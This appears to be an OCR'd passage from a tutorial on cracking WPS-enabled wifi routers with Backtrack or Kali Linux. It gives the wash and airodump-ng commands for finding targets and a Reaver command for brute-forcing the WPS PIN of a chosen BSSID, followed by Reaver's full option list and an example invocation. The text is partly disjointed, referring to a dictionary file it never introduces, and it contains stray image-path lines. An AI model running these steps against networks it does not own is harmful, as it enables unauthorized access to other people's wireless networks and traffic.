


ISO burning software will be needed. You most likely already have ISO burning software, such as certain version of Nero and so on, if in doubt use Power ISO.

(I have no connection with Power ISO it is simply what I use, so I will be using it for this example.)







Finding a WPS enabled router is the next step this used to be hard to do until the "wash" command came along.

The “wash” command has been notorious for having problems and not working correctly. Basically the “wash” command goes out and tells you if a router has WPS enabled, so you don’t waste your time running Reaver. I believe I have found a fix that has been working for me on both Backtrack 5 and Kali Linux.

First make a directory like this.

“MKdir /etc/reaver”

then run the wash command


(If nothing comes up then no WPS enabled router is within reach. Run the following command to see all access point within your reach. "airodump-ng mon0". Only do this if the wash command finds nothing)

Now we can get to using Reaver. Be sure the terminal window running the "wash" command is not actively using the wireless USB adapter by pressing CTRL+C inside of it. You can copy and paste the BSSID.

In the second terminal window run the following command.

"reaver -i mon0 -b (Target BSSID) –vv"

(The -vv is two V not a W)



If the dictionary finds it, it will show as below if not then another dictionary will need to be used. For this example I edited the text dictionary file and put the password in to show what it looks like when it is found.

-q, --quiet Only display critical messages

-h, --help Show help

Advanced Options:

-p, --pin=<wps pin> Use the specified 4 or 8 digit WPS pin

-d, --delay=<seconds> Set the delay between pin attempts [1]

-l, --lock-delay=<seconds> Set the time to wait if the AP locks WPS pin attempts [60]

-g, --max-attempts=<num> Quit after num pin attempts

-x, --fail-wait=<seconds> Set the time to sleep after 10 unexpected failures [0]

-r, --recurring-delay=<x:y> Sleep for y seconds every x pin attempts

-t, --timeout=<seconds> Set the receive timeout period [5]

-T, --m57-timeout=<seconds> Set the M5/M7 timeout period [0.20]

-A, --no-associate Do not associate with the AP (association must be done by another application)

-N, --no-nacks Do not send NACK messages when out of order packets are received

-S, --dh-small Use small DH keys to improve crack speed

-L, --ignore-locks Ignore locked state reported by the target AP

-E, --eap-terminate Terminate each WPS session with an EAP FAIL packet

-n, --nack Target AP always sends a NACK [Auto]

-w, --win7 Mimic a Windows 7 registrar [False]

Example:

reaver -i mon0 -b 00:90:4C:C1:AC:21 -vv